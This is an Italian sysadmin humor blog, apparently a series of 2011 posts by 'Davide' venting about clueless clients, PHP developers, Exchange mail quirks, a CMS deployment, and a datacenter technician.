Ah bello! Per forza che non riesce ad inviare la posta. Questo coglione fa' un bel mix di 'To', 'CC', 'BCC' e chi piu' ne ha piu' ne metta. Preparo una bella maillina che spiega il motivo e me ne disinteresso... per circa 20 minuti quando CL (con accompagnamento di CL2 in sottofondo) mi telefona per lamentare che "il problema e' che il server invia la mail con indirizzo di from come 'apache@serverdicl' e questo viene rifiutato....

No maledetto imbecille! Il problema e' che te non sei capace di programmare, ed io lo so che tu non sei capace di programmare, ma quel povero idiota che ti paga lo sa? Evidentemente no, altrimenti non ti pagherebbe. Comunque, mantenendo la mia calma glaciale gli spiego che l'indirizzo di from e' quello che lui decide di usare, se non ne specifica nessuno il server usera' quello di default (nome utente @ FQDN del server) e che quell'indirizzo e' perfettamente regolare e che se lui provasse a mandare una mail con l'indirizzo GIUSTO magari gli arriverebbe qualche cosa.

Adesso aspetto che mi chiedano se non si puo' cambiare l'indirizzo di default in qualche cosa di altro. Maledetti phpprogrammatroti.

Davide
14/02/2011 08:00

Jurassic PHPark

...giro attorno alla gabbia del Tirannosaurus Vax, scendo le scale attraversando il parco dei BrontoMainframe ed evitando una mandria di StegoSymmetric che brucano e raggiungo finalmente il Centro Visitatori.

SL - Oh, eccoti finalmente, sono a posto gli Ptero-Pertec?

IO - A posto quanto possono esserlo con quei processori e quella ram preistorica... piuttosto, che accidenti e' sta' storia dell'attraversamento della Palude degli IguanoRamac?

SL - Ah! Quella e' un'idea di UL, un'idea straordinaria!

IO - Ah si?

SL - Si', il trenino con i visitatori scende praticamente fino ad immergersi nell'acqua della piscina, cosi' si possono vedere i dischi che girano sott'acqua!

IO - ...dentro alla piscina?

SL - Si', l'ho detto.

IO - A me mi sembra 'na strunzata...

Comunque, in quel momento arriva l'UL di cui sopra e sia lui che SL saltano sul famoso 'trenino' e partono per un giro di verifica. Io vengo distratto da uno spedizioniere (CL) che si appropinqua e mi rifila un fascio di fogli.

CL - Mi serve una firma che ho appena scaricato un carico di Piranha-Linc nella piscina.

IO - ...un carico di che?

CL - Piranha-Linc. Carnivori ed anche parecchio affamati credo. Ma avete qui' della roba molto interessante, eh, ma io non mi occupo piu' di computer adesso, prima si', ma e' un sacco di tempo che non me ne occupo piu'...

IO - Qui' c'e' scritto che hai ventun anni...

CL - ... qui' dove?

IO - Nel primo di questi fogli, proprio sotto al titolo "curriculum vitae"...

CL - Ah si', e' vero... comunque io facevo il programmatore, ma poi ho deciso di lasciare...

IO - Hai scaricato quella roba nella piscina? Quale piscina?

CL - Quella che c'e' indicata nella mappa.... Comunque io programmavo...

IO - Ce ne sono 3 sulla mappa. Quale delle tre?

CL - Hu... quella marcata 'P'. Perche' io pro...

IO - Tu programmavi in PHP vero?

CL - In effetti si' perche' e' un linguaggio davvero pot..

IO - Ed e' il motivo perche' tutte le piscine sulla mappa sono marcate con 'P' vero?

CL - Tutte? Tutte tutte?

IO - E tutti i palazzi sono marcati con 'H'.

CL - Ah, interessante... non me ne ero accorto... comunque e' un ling..

IO - Quindi in quale piscina hai scaricato quella roba? Non nella prima vero? Quella dove i binari del trenino passano sopra alla piscina vero?

CL - ...davvero potente... No, mi pare nella seconda...

IO - Quella dove i binari passano **dentro** alla piscina?

CL - ...davvero potente...

A questo punto siamo distratti dal trenino che ritorna. Vuoto.

IO - (*indicando il trenino*) Io devo andare a recuperare il capo per sta' roba, tu non e' che vuoi farti un giro?

CL - Si puo'?

IO - E perche' no?

Cosa fa' l'applicazione X ?

CL salta sul trenino, io schisso il pulsante. Dopo un po' delle urla giungono dalla piscina. Ed a questo punto mi sveglio.

Oddio che incubo deliz... hemmm... terribile. Deve essere l'influenza, si' e' sicuramente l'influenza.

Davide

21/02/2011 08:00

Cry-sis

E fu così che \$altrobrancodirintrinati decise di passare da \$derelictosting a noialtri. Chissà' perché'. Comunque, per cominciare il branco ha scelto di avere un sistema con due load balancer in configurazione attivo-standby e 4 server web con applicazione scritta in Java e basata su un qualche CMS e due database Oracle dietro tanto per divertimento.

Il CMS di cui sopra è una roba strafica (dicono loro) che consente cose ultrasofistiche, io non so perché' ma continuo a pensare ai vari CMS visti nel passato e mi viene male al solo pensiero, ma non sono io che pago indi per cui mi tengo per me le mie opinioni.

Comunque l'intero ambaradan viene installato e per un mese e mezzo nessuno lo caga più di tanto, almeno fino al giorno prima di andare in produzione quando improvvisamente tutti entrano in fibrillazione perché' la versione del CSS che è sul sistema non è la stessa che dovrebbe esserci e roba così'.

Cry-me a river

Il risultato è che il telefono comincia a suonare alle 16.45 del venerdì' sera perché' dobbiamo fare una installazione "di emergenza" prima delle 18. Hummm... 'spetta 'n momento... per cambiare un CSS dobbiamo fare una nuova installazione di tutto l'ambaradan? Che capperò è successo al famoso CMS superfico?

Il tutto viene, finalmente, messo in produzione, ed io assisto al primo grande cataclisma quando tutti e 4 i server vanno in crisi mistica alle 11.45 del primo giorno e l'intero marchingegno comincia a sputare Exceptions su Exceptions.

Cry-sis isterica di tutti i coinvolti e nuova "release di emergenza" da installare subito, anche prima per risolvere i problemi. Apparentemente il branco di babbuini responsabile per l'applicazione ha deciso che, forse usare un paio di *indici* ed aggiungere delle *chiavi primarie* al database fosse una buona cosa. Ed io mi chiedo perché' usano Oracle.

Il sito va su' e giù' come un sofferente di Alzheimer in ascensore per circa una settimana, poi un bel (si fa per dire) martedì' sera, sempre alle 16.30 il telefono comincia a suonare e risulta essere SL di \$brancodibabbuini.

SL - In poche ore dovrete ricevere una nuova versione dell'applicazione per \$brancodirintrinati, questa deve essere installata immediatamente non appena arriva!

IO - Senza provarla sull'ambiente di test?

SL - Vi arriva anche una versione per l'ambiente di test e bisogna installare subito entrambe! E' un'emergenza!

IO - Hummm... In test possiamo installarla, ma per installarla in produzione ho bisogno l'autorizzazione di \$brancodirintrinati.

SL - NOOOOO!!! QUESTA E' UN'EMERGENZA!!!!!!

IO - E che ca... che succede?

Succede che, apparentemente, \$brancodirintrinati ha perso una causa contro una società' ed il giudice li ha condannati al pagamento di una certa somma ed al piazzare sulla home page del loro sito interdetti una bella dichiarazione.

IO - ...E per mettere un testo sulla home page c'è bisogno di una nuova versione dell'applicazione?

SL - Ma questa è un'emergenza!

IO - Vabbè', senti, io me ne vado tra una mezz'oretta, se il file arriva prima ed ho l'autorizzazione di \$branco lo installiamo, altrimenti si farà domani mattina.

Cosa fa' l'applicazione X ?

Mettete qui' se vi va una filippica di un quarto d'ora sul fatto che sia un'emergenza eccetera eccetera.

Jesus Cry-sth

Comunque quella sera non arriva un tubo, alle 18 veniamo informati che la nuova versione verra' consegnata il giorno dopo. Il mattino dopo arrivo alle 8.10 in ufficio con il telefono che sta' gia' suonando (!) ed e' un CL di \$branco che vuole sapere quando possiamo fare il rilascio. Aho', se tu mi mandi la roba magari facciamo anche il rilascio.

Le telefonate si susseguono fino alle 11 quando veniamo informati che la nuova release e' sul sito ftp dei babbuini, io scarico le due versioni. 150 Mb l'una. No dico io, 300 Mb per mettere un testo nella home page del sito eh. Comunque installiamo in test e sembra tutto ok. Noto anche che il 'testo' non e' un testo ma e' una immagine. Furbi. Cosi' il testo e' leggibile ma i motori di ricerca non se lo indicizzano.

A questo punto cominciamo a cercare qualcuno di \$brancodirintrinati che ci possa autorizzare a fare il rilascio in produzione. Ed apparentemente nessuno e' disponibile a dare l'ok. All'inizio avevamo un elenco di 'contatti' che era composto da due (2) nomi. Alla fine della giornata ne abbiamo collezionati una trentina, la maggioranza non si sa che cosa accidenti fanno e nessuno di questi risponde al telefono.

Finalmente, alle 17.10 otteniamo il via, installiamo e tutti e quattro i server vanno in coma nel giro di pochi minuti. Apparentemente qualcuno ha aggiunto un qualche 'stile' al sito che manda in papera il famoso CMS, con il risultato che dobbiamo fare un rollback della versione vecchia.

Holy Cry-santemus!

Il giorno dopo mi arriva un'ennesima versione del paperocchio che mette a posto la faccenda e cambia anche la centratura del testo perche' non era corretto. Ed io di nuovo penso: 150 Mb di roba per cambiare l'allineamento di una foxxuta immagine! Alla faccia del CMS eh.

Ma ovviamente e' sempre un'emergenza.

Davide

28/02/2011 08:00

Talebano

Premessa: questa qui' non e' propriamente una 'storia', ma mi e' stato fatto notare da piu' parti che ultimamente scrivo un po' troppi "commenti", ed e' abbastanza relativa, quindi la posto qui'.

Il termine *talebani* o *talibani* indica gli studenti delle scuole coraniche (incaricati della prima sommaria alfabetizzazione, basata esclusivamente su testi sacri islamici). Sono diventati famosi sugli organi di comunicazione di massa, che usa questo termine per indicare la popolazione fondamentalista presente in Afghanistan e nel confinante Pakistan (fonte: [Wikipedia](#)). Ed e' usato (aggiungo io) anche per indicare in generale chiunque assuma posizioni estremiste in una qualunque discussione o su qualunque argomento.

Che io sia tacciato di "talibanismo" non e' cosa anormale, in molti casi le mie opinioni su certe cose sono oramai un po' troppo "estremizzate" per poter essere definite "bilanciate" (cose come "php e' una chiavica", "tutti i phpprogrammatrotti dovrebbero essere sterminati" e "exchange != mail server" tanto per citarne alcune). Ma in molti casi capisco che un approccio del tipo "digitale", con solo due posizioni possibili (bianco e nero, giusto e sbagliato, si o no) e' piuttosto difficile da tenere ed alla lunga provoca piu' problemi che altro, in questo mondo complesso e differenziato e' sempre necessario mediare.

Allora, stamani mi arriva la telefonata del CL del giorno (CL per gli amici), che si lamenta che non riesce a ricevere la posta dall'altro CL del giorno (CL2 per gli amici) il quale sarebbe tanto interessato a diventare suo cliente (cliente di CL intendo) ma a quanto pare se non riescono a comunicare via e-mail non c'e' modo.

Il server di posta di CL fu' installato un po' di tempo fa' dal mio ex-collega (si', quello che tirava le tastiere dalla finestra), il quale era pure lui un talebano, ma fino ad ora ha funzionato regolarmente e, dato che pare che sia solo la mail di CL2 che non viene ricevuta, io comincio a sentire puzza di un grosso, peloso e fetente Exchange in giro.

IO - Quindi che errore ricevete?

CL - Noi non riceviamo nessun errore, e' la posta di CL2 che non riceviamo

IO - E CL2 non riceve nessun errore al riguardo?

CL - No nessun errore, solo la posta di CL2 che non arriva.

IO - Si', che la sua posta non vi arriva lo avevo capito, ma di solito quando la posta non viene consegnata viene consegnato un qualche tipo di messaggio di mancato recapito, con una indicazione del perche' non si e' potuto consegnare il messaggio. CL2 dovrebbe avere un qualche tipo di errore.

CL - No la posta di CL2 non ci arriva.

Grrr...

Dopo una rapida ricerca nel nostro database di configurazione scovo i dati di login sul server di posta di CL, mi loggo e scopro che il server e' QMail. Nel paese dei Talebani Dan Bernstein e' il supremo ed indiscusso imperatore. Ravano un po' nei log e mi becco questo frammento di balbuzie:

[ScanFlowStore] Mail error: The message could not be sent to the SMTP server. The transport error code was 0x800ccc6a. The server response was 451 See <http://pobox.com/~djb/docs/smtp1f.html>.

E nella pagina specificata si legge: *Your mailer is violating 822bis section 2.3, which specifically prohibits all bare LFs*

Un rapido controllo sul server di posta di CL2 mi dice che si', loro usano Sexchange.

Cosa fa' l'applicazione X ?

Venghino venghino siorre e siorri! Lo scontro del secolo! Il Talebano delle RFC contro "noipossediamolafottutainterneteglistandardlipossiamoignorare", l'Oggetto Inamovibile contro La Forza Irresistibile! Vecchi e bambini meta' prezzo.

Che sexchange abbia un approccio per cosi' dire "rilassato" nei confronti delle RFC e degli standard vari non e' che sia una cosa tanto nuova. D'altra parte le RFC stesse specificano che e' consigliabile tenere a mente che, si', esistono dei software bacati che non rispettano i dettami e sarebbe opportuno tentare di cooperare e non stigmatizzare questi cerebrolesi. Si potrebbe anche obiettare che porcoca\$\$o! Non e' che non abbiano i soldi, l'energia o le capacita' per scrivere una chiavica di mailer che rispetti quei quattro dettami che sono vecchi di vent'anni, e che se non vogliono rispettare gli standard possono anche andare a succhiare le dita dei piedi sporchi di una valkiria incazzosa (la Convenzione di Ginevra non copre le torture alle metafore vero? Phew...)

Purtroppo, in molti casi occorre anche sapersi destreggiare, perche' e' bello dire che bisogna essere *interoperabili* (che detto cosi' suona quasi una roba sconcia) ed essere aperti agli standard di scambio delle informazioni eccetera eccetera. Ma se vuoi lavorare in certi casi devi anche sapersi adattare, quindi accettare documenti di Worp, Expel ed aspettarti il CL del caso che ti manda uno snapshot dello schermo incorporato in un documento di Word per spiegarti quale e' l'errore che riceve dalla famosa applicazione (404, pagina non trovata).

Comunque sia, io giro la cosa a CL, con spiegazione che sostanzialmente dice "finche' CL2 non invia una mail che risponde ai dettami di quello che una mail dovrebbe essere il mail server persistera' nel non accettarlo. Potrebbe essere che CL2 stia cercando di inviare un qualche file binario che non viene impacchettato come dovrebbe, potrebbe essere che hanno qualche casino, ma come e' come non e' il server si rifiuta di accettare la mail. E dato che si rifiuta di accettare solo la mail di CL2 non e' che il mail server e' rotto. E' quello di CL2 che e' rotto.

Ovviamente la spiegazione non e' garbata a CL che ha cominciato con una filippica allucinante che loro stanno cercando di acquisire il cliente e che la comunicazione e' essenziale e blah blah blah yada yada yada. Per cui alla fine della lunghissimissima telefonata mi sono limitato a dirgli che se vuole cambiare la cosa dovremo installare un server di posta diverso e meno "stretto" nei confronti delle regole. E come accennato sopra, a volte per amore del quieto vivere e della busta paga a fine mese bisogna sapersi piegare a certi compromessi, percui QMail verra' presto sostituito da un bel Postfix.

Segnamo un altro punto a favore della corruzione degli standard.

Davide
07/03/2011 08:00

Divviddi'

E' Lunedì', ed io sto' guardando con trepidazione al sabato quando dovrò (dovrei) portare la moto dal mecca a far montare le luci allo Xeno, solo che il clima non mi pare molto cooperativo, quindi sono lì che tiro madonne verso il cielo che continua a voler nevicare quando suona il telefono. Rispondo e mi becco una tizia (CL), di \$notabancaolandese.

CL - ...quindi la volta precedente che abbiamo dovuto trasferire questi dati verso i nostri collaboratori in UK voi ci avete consentito l'uso del vostro server ftp.

IO - Ok, ma quanti dati sarebbe e che roba sarebbe?

CL - Ma, si tratta di video (*mepensa: video?*) che sono stati girati durante una riunione del management, non dovrebbe essere tanta roba...

IO - Hummm... Video? 'momento che domando.

Mi sincero che la faccenda sia già nota.

IO - Non dovrebbero esserci troppi problemi.

CL - Come faccio a mandarvi questa roba? Perché non credo di poterla inviare via posta elettronica...

IO - (*guardando il palazzo di \$notabanca dalla finestra*) Allora, tu esci dall'ingresso principale, giri a destra, cammini per circa 100 metri fino al bidone dell'immondizia giallo, traversi la strada e proprio di fronte hai l'ingresso del nostro palazzo.

CL - ???

IO - Se guardi fuori dalla finestra lo vedi un palazzo verde con una grossa croce bianca sulla facciata?

CL -sì'...

IO - Ecco, se guardi al terz'ultimo piano dovresti vedere un cretino che fa' ciaociao con la manina... quello sono io.

Spiegato a CL come navigare i 100 metri scarsi che ci separano mi metto in attesa, una decina di minuti dopo mi comunicano dalla reception che la tipa è arrivata, io scendo e mi becco CL "in the flesh". E non è nemmeno tanto male. Quello che non mi piace troppo sono i quattro (4) DVD che ha in mano.

Comunque faccio un controllo e noto che i DVD non sono pieni, in totale è circa 1.5 Gb di roba. Scarico il tutto sul server FTP, preparo una bella maillina con le istruzioni sul come scaricare il tutto ed invio a CL che si gestirà la cosa.

Martedì' arrivo in ufficio dove mi aspetta una mail di CL che dice che "hanno dei problemi a scaricare i files".

Un rapido controllo nel log del server FTP mi dice che i files sono stati scaricati nel pomeriggio da un IP degli UK e basta. Non vedo nessun errore. Sto' per rispondere domandando che problemi ci sono quando mi suona il telefono ed è CL (ovviamente).

IO - Stavo giusto per domandare che problema c'è'

CL - Che problema c'è' per la precisione non lo so, ma mi hanno detto che non riescono ad accedere ai files.

IO - Dai miei log pare che li abbiano scaricati tranquillamente, quindi non capisco che problema abbiano.

CL - Da quello che ho capito è che hanno un Apple e con quello non riescono ad aprire il file...

Ora io ho creato delle immagini ISO, spiegando che le immagini devono essere a) "bruciate" su un DVD o b) usate con un qualunque software di DVD virtuale per poterle 'vedere' con un qualunque DVD player, e mi pare mooolto strano che un Apple abbia difficoltà' ad usare un file ISO. Ma, come detto precedentemente, a me sembra che l'unica differenza tra un utente Apple ed un utente Windows sia che l'utente Apple pensa

Cosa fa' l'applicazione X ?

veramente di essere piu' furbo, quindi se il problema risultasse essere tra la sedia e la tastiera non mi sorprenderei troppo.

IO - Quei file possono gestirli in diversi modi, ma la cosa migliore da fare in questo caso e' che domandino al loro Sysadmin locale.

CL - Da quello che ho capito non c'e' un Sysadmin locale.

IO - Ma chi e' sta gente esattamente?

CL - Tu non hai un'altra idea?

IO - Piu' che ripetergli quello che ho gia' detto no. Per altro, se hanno degli Apple sono cavoli loro: io non ho Apple e non so niente di Apple.

Comunque sia, rimando la mail precedente suggerendo che questi rintronati creino dei DVD dalle immagini e poi se li guardino.

Giovedi'

CL - Allora, ho parlato con questi tizi e sembra che non abbiano Apple.

IO - Bene.

CL - Ma non sono riuscita a capire che problemi hanno, mi hanno detto che sono riusciti ad aprire uno dei file e vedono delle cose come VIDEO_TS ed AUDIO_TS ma poi ci sono dei files dentro che...

IO - Momento! Se hanno "aperto" il file sono riusciti a montarlo, quindi il file e' a posto. Quello che devono fare adesso e' *vederlo* con un DVD-Player. Uno qualunque dei tanti DVD player che sono in giro. Magari dovranno installarsi i Codec pero'.

CL - Ha... Adesso li richiamo e provo a spiegargli.

Passa un'oretta.

CL - Allora, io ho cercato di spiegargli cosa fare il piu' passo-passo possibile, ma continuano a non riuscire a combinare niente... tu non hai un'altra idea?

IO - Se escludiamo l'idea di salire su un'aereo, andare la' e picchiargli le teste una contro l'altra finche' non cominciano a funzionare no. Voglio dire: io gli ho dato le istruzioni, tu gli hai dato le istruzioni... Che ne dici di mandargli i DVD in un pacco con DHL e di dirgli di ficcarli in un DVD-Player? Magari questo lo capiscono.

CL decide di venire a riprendersi i suoi DVD, cosi' vado a riceverla alla Reception.

IO - (*dandogli i DVD*) Ma toglimi una curiosita': chi e' questa gente?

CL - Si tratta di una societa' che fa' lavori per noi di tanto in tanto.

IO - Una societa'? E che lavori fanno per voi? Spero che non sia niente di piu' complicato che spostare grosse e robuste casse di legno in un qualche magazzino perche' io di certo non gli darei altri lavori da fare!

CL - ...veramente fanno grafica ed animazioni al computer...

IO - ??? Anima... E non sono capaci di aprire un file iso? E chi gli mette a posto i computers quando si sfasciano?

CL - Da quello che ho capito e' una ditta molto piccola...

Non voglio immaginarmi che genere di "animazioni" possono fare.

Davide

14/03/2011 08:00

Emergenza Emergente Emergenziale

Sono le 4.45 del mattino, ed io me ne sto' a letto (e che credevate?) a pensarmi ai fattacci miei, quando il malefico ~~quinzaglio~~ cellofono aziendale che mi e' stato *magnanimamente* rifilato questa settimana per il foxxuto "standby" per le emergenze si mette a suonare.

Il che significa che ci sono problemi. Vabbe', tanto ero gia' sveglio.

Attaccato il lapdog noto con dispiacere che ben 3 hosts appartenenti a \$cliente sono riportati in rosso sul pannello di controllo, un rapido controllo nella mia documentazione mi dice che quei 3 cosi' sono altrettante macchine virtuali ospitate su un unico host. Il che significa che molto probabilmente e' l'host che ha dei problemucci. Ed un rapido controllo mi dice che la mia intuizione e' correttissima. Il foxxuto host e' kaputt. Niente ping, niente ssh, niente di niente.

Okkido', e' tempo di chiamare il datacenter e domandare al teNNico di turno di investigare.

Al duecentosettantatreesimo squillo finalmente quello risponde. Con una voce che pare venire direttamente dall'oltretomba. Io lo istruisco di andare all'armadio, attaccare uno schermo, fare una foto allo schermo e mandarmela e poi richiamarmi cosi' decideremo il daffarsi, nel frattempo io metto su' la coccuma per il caffe'.

Dopo un 10 minuti circa mi risuona il cellofono, ed e' il pinguino telecomandato dal datacenter che si e' perso e non sa piu' quale macchina deve guardare. Io glielo ri-spiego.

Dopo altri cinque minuti il tipo mi richiama direttamente dalla sala (boato in sottofondo).

CL - Sono qui' davanti al rack, quale e' la macchina?

IO - La prima in basso, quella marcata 'VM01'.

CL - Non c'e' nessuna macchina marcata 'VM01' qui'.

IO - Ma sei davanti all'armadio F15?

CL - Si'... ah no, 'spetta... mortacc.. dann... (*rumore di armadi che vengono chiusi e riaperti*) Allora, adesso sono davanti all'armadio... VM01... no, non c'e' nessuna macchina marcata VM01.

IO - Hu? Mi leggi per cortesia i nomi dei server che ci sono dentro?

CL - Allora, \$nomemaisentito01, \$nomemaisentito02...

IO - Heeee... momento! Ma sei sicuro di essere nella "suite 21"?

CL - Sui... ti richiamo...

Passano altri dieci minuti...

CL - Allora, VM01 eh? Eccola qui'.

IO - Ok, allora, che leggi?

CL - Mah, non so, l'ho appena riavviata adesso...

IO - Come sarebbe a dire "l'hai appena riavviata"??? Ti ho detto di attaccare un monitor e leggere che dice!

CL - ...oops...

Tirando madonne mi metto a guardare che dice lo switch, dopo un paio di minuti la macchina sembra riprendere vita, quindi stramaledico CL e vedo che accidenti e' successo.

A quanto pare un bel kernel panic, ma il log e' vuoto (!) e non mi dice un tubo, ma a parte quello pare tutto a posto. Nessun errore riportato, i dischi sembrano ok... Sto' per riavviare le macchine virtuali ospitate quando mi ri-suona il cellofono.

Cosa fa' l'applicazione X ?

IO - Sono D di...

UL - AAAAAHHHH!!! PANICO! CRISI! TERRORE!!!

IO - ??? E chi accidenti sei tu?

UL - Sono UL di \$cliente. I nostri siti interdet sono down!! Terrore! Panico! Raccapriccio!

IO - Si', ho gia' visto, un problema con l'host, comunque e' stato riavviato dal tecnico del datacenter e stavo giusto per riavvia...

UL - PANICO! TERRORE! Non possiamo avere downtime su quei siti!!!

(mepensa: ma non sono neanche le cinque del mattino! chi straca\$\$o se ne frega del tuo foxxuto sito interdet?)

IO - Calma e sangue freddo, i server sono gia' stati riavviati, in un paio di minuti dovrebbero ritornare in vita.

UL - Ma che e' successo?? Voglio un rapporto dettagliato delle cause ed un piano procedurale per l'evitare del ripetersi degli eventi!

(mepensa: se invece che usare hardware dell'anteguerra e software aggrattisse tu spendessi dei soldi magari...)

IO - Al momento non ho elementi per fare una analisi specifica, dovremo andare a vedere di persona, comunque riceverà una analisi degli eventi nel giro di un paio di giorni.

Comunque sia, dopo un paio di minuti i foxxuti siti interdet del pinguino erano di nuovo vivi e vegeti ed il rompimarroni mi ha finalmente lasciato andare a prendere il caffè'. Però mi e' rimasto un dubbio: come straca\$\$o ha fatto ad accorgersi che i suoi siti interdet erano down alle cinque del mattino? Ok che la moglie probabilmente non lo caga nemmeno più, ma sei davvero ridotto al punto di guardarti il tuo sito interdet alle cinque del mattino? Mah...

E mi sa che dovremmo anche fare un paio di chiacchiere con quelli del datacenter sulla differenza tra "guarda e riferisci" e "riavvia".

Davide

21/03/2011 08:00

La Chiave

No, rimettetevi i pantaloni che non stiamo parlando di Tinto Brass.

Alura, un po' di tempo fa' \$noicifacciamogliaffarituoi ha messo in piedi il solito sito interdet con CMS incorporato. Roba che oramai e' piu' comune del mal di testa che mi provocano. Dopo numerose bestemmie per via delle varie versioni del foxxuto sito che si incatastavano in continuazione e numerosi cicli di aggiorna, prova, riprova, downgrade, riprova, i pinguini si sono finalmente decisi ad accettare il mio suggerimento di mettere in piedi un sistema di testing basato su un singolo server (virtuale) che faccia sia da web server che da database server. Per i test dovrebbe essere piu' che sufficiente.

Ed infatti dopo un po' di verifiche e prove, la versione in 'test' viene spostata in produzione e sembra funzionare un pelo meglio. Il che significa che invece che inchiodarsi brutalmente e riportare due chili e mezzo di errori ad ogni pagina ne ritorna solo mezzo chilo.

Ma... Ma c'e' un "ma".

Il "ma" in questione e' che ci sono certe cose che funzionano in test e poi, una volta spostate in produzione, o non funzionano o danno dei risultati completamente diversi. Il che mi fa pensare che (come al solito) l'ambiente di 'test' non e' proprio uguale a quello di 'produzione'.

E non sto parlando del fatto che uno dei due ambienti e' composto da due macchine separate per web e db, ma del fatto che evidentemente l'applicazione e' diversa tra le due.

Dopo un altro po' di bestemmie, riesco a convincere i pinguini programmatroti che forse e' il caso di fare un bel dump del server di produzione e "spalmarlo" sul server di test, cosi' che si possa fare i test e verificare che i due ambienti rispondano nello stesso modo. Dopo aver fatto la "spalmatura" scopriamo che l'applicazione continua a rispondere in modo diverso. Ok, il problema e' evidentemente nei dati del database. A questo punto, CL, membro della premiata ditta \$pinguiniprogrammatrotisiamonoi, ha l'illuminazione: quando e' stata fatta l'installazione della nuova versione dell'applicazione e' stato anche caricato un database di prova senza prima zappare via quello esistente, il risultato e' che ci sono dei dati duplicati nel database e questi provocano i problemi.

IO - ...momento quajo'... dati **duplicati**? Nel database?

CL - Si', sicuramente... Possiamo fare un controllo con un "select questo-e-quello from..."

E la query ritorna 580 righe, mentre (secondo CL) dovrebbe ritornarne solo un terzo.

CL - Ecco il problema, abbiamo dei dati duplicati.

IO - Ma... come capperò si fa' ad inserire dei dati *duplicati* in un database? Non dovrebbero esserci delle *chiavi primarie* e cose cosi' per evitarlo?

CL - Huh? Chiavi primarie?

Il tono di CL mi fa' venire i brividi cosi' faccio un rapido controllo nel db e scopro che... Non ci sono chiavi primarie definite in nessuna tabella!!! E quindi non ci sono FK ne' altri meccanismi per forzare un minimo di "coerenza logica" dei dati. In effetti e' possibile inserire qualunque schifezza in questo database. Ed e' stato fatto.

IO - Ma non sarebbe meglio utilizzare una qualche *constraint* per evitare questi problemi? Voglio dire, come fate a mantenere la coerenza dei dati?

Cosa fa' l'applicazione X ?

CL - Ah, ci pensa l'applicazione.

Ossignur... Ed il bello e' che questa gente usa **Oracle**! E lo usano come userebbero una merda come ~~MySQL~~ Access! Non c'e' limite al peggio (come se non lo sapevo prima).

Davide

28/03/2011 08:00

Importantissimo! Lo facciamo lunedì'

E' un bel mercoledì' di inizio Marzo ed io sono contento perche' finalmente, dopo due mesi e mezzo di ghiaccio, neve, ghiaccio, neve ed ancora ghiaccio, sono di nuovo in moto, quando mi arriva una mail di un CL a caso.

La mail si riferisce ad uno dei loro foxxuti siti webbe, ospitati su un server a caso che ne ospita gia' uno strafottio, che apparentemente non risponde piu'.

Ovviamente non specifica quale dei millemila siti webbe di quel coso non risponde. Il che significa che devo rispondergli e domandare ulteriori spiegazioni. Dopo un po' di tira e molla riesco ad avere l'inutile informazione.

Aperta parentesi: ma e' cosi' tanto difficile dare al pinguino che dovrebbe sistemare il problema (in questo caso: IO) le informazioni relative a **quale** e' il problema che dovrebbe risolvere senza farlo andare avanti e indietro come un cretino?

A questo punto controllo e verifico che in effetti il sito non funziona, quello che mi becco e' un bel erroraccio di TomCat che si lamenta che non riesce ad accedere al suo database. Un controllo sulla macchina mi dice che ci sono 980 connessioni attive al database e lui (il database intendo) non e' contento manco un po'.

Una rapida verifica mi dice anche che il TomCat in questione (ogni sito/applicazione ha una sua istanza separata) e' stato riavviato l'ultima volta un bel 20 giorni fa'. Mi sa che e' arrivato il momento di riavviarlo di nuovo. Mando pertanto una mail all'UL della situazione per avere l'autorizzazione al riavvio, spiegandogli che il sito sembra essere down da almeno le 4 del mattino.

La risposta non si fa' attendere, anche se non e' quella che mi aspettavo.

UL sostiene che il sito e' "essenziale" per il funzionamento delle sue attivita' (sue di chi?) e quindi e' possibile il riavvio solo al lunedì' mattina tra le 5 e le 6 del mattino. Hummm... qualche cosa mi dice che la parte "sito non funzionante" non e' stata ben compresa. Nel frattempo mi e' arrivata anche un'altra mail dal solito CL che mi ri-riporta che il sito e' sempre down. Quajo', ancora nun ho fatto niente eh.

Ri-scrivo ad UL spiegandogli a chiare lettere che il sito e' **down, morto, non funzionante** e che se lui vuole aspettare fino a lunedì' per me va bene lo stesso ma poi che non venga a rompere i marroni a me eh.

UL risponde che il riavvio deve essere "accuratamente programmato in concerto con UL{2..35} e comunque puo' avvenire solo durante orari non di ufficio e quindi blah blah blah, yada yada yada.

Okkido', rispondo io, lo programiamo per le 6.30 di lunedì' quindi. Se a voi va bene che il sito sia **down** per il resto della settimana sono cavoli vostri eh.

Fast forward di 15 minuti quando mi suona il telefono e dall'altra parte ci sta nientepopodimenoche UL in persona.

UL - Ma il nostro sito e' down! Come e' possibile??

IO - Veramente l'ho ripetuto almeno 3 volte che in questo momento e' morto, causa probabilmente un qualche accrocchio con il database.

UL - Ma quel sito e' essenziale per il funzionamento della nostra azienda! Perche' non avete fatto niente??

IO - Te l'ho detto almeno 3 volte che secondo me e' necessario un riavvio ma voi (anzi, TU) avete detto che

Cosa fa' l'applicazione X ?

puo' essere fatto solo fuori orario di ufficio ed al lunedì' e quindi lo abbiamo schedulato per lunedì' mattina.
UL - MAh...

IO - Ed io, dopo avervi fatto presente che il sito e' DOWN per l'ennesima volta vi ho detto che lo avremmo riavviato lunedì'.

UL - Mah...

IO - Quindi se a voi vi va bene non ho di certo problemi io.

UI bofonchia qualche cosa mentre si rilegge le mail che gli ho mandato.

UL - AH, ok, non avevo capito che si riferiva a quel sito (*mepensa: ma come devo scriverlo? in cirillico?*) o che il sito fosse effettivamente down (*meripensa: ma come devo scriverlo? in greco antico?*) in tal caso possiamo riavviarlo anche subito...

E fu così' che UL vide la luce e capì che "sito down" significa in effetti "sito non funzionante". Adesso vediamo quanto ci mettono a capire che "fuori orario di ufficio" = "costa 3 volte tanto".

Davide

04/04/2011 08:00

Cosa puo' andare male? (2)

Sono le 4 del mattino di un grigio Giovedi' ed io sono qui' che mi aggiro per casa come Belfagor dopo che mi sono svegliato per motivi oscuri alle 3.20 con il foxxuto motivetto di SpongeBob nella testa e non se ne vuole andare manco per un cavolo ("...who lives in a banana* under the sea...") quindi sono quasi contento quando il foxxuto guinzaglio cellofono aziendale si mette a bippare come R2D2 per attirare la mia attenzione su qualche cosa che non va'.

Ed e' di nuovo il foxxuto mega setup di \$allupati di cui ho gia' detto precedentemente. Comincio quindi ad attaccare il lapdog per loggarli.

Aaaargghhh! Lo sapevo io che quel foxxuto singolo-database server del menga non poteva reggere molto a lungo. Questo branco di mammalucchi persiste nell'avere una caterva di immondizia, doppietripli server ridondanti e poi si appoggia tutto su un singolo database server e quel coglione dello sviluppatroto continua a dire le parole magiche (cosa puo' andar male?) e cosi' adesso il foxxuto db server e' probabilmente di nuovo incatastato. Adesso cosa ha questa merdaaaaaaaspetta un momento...

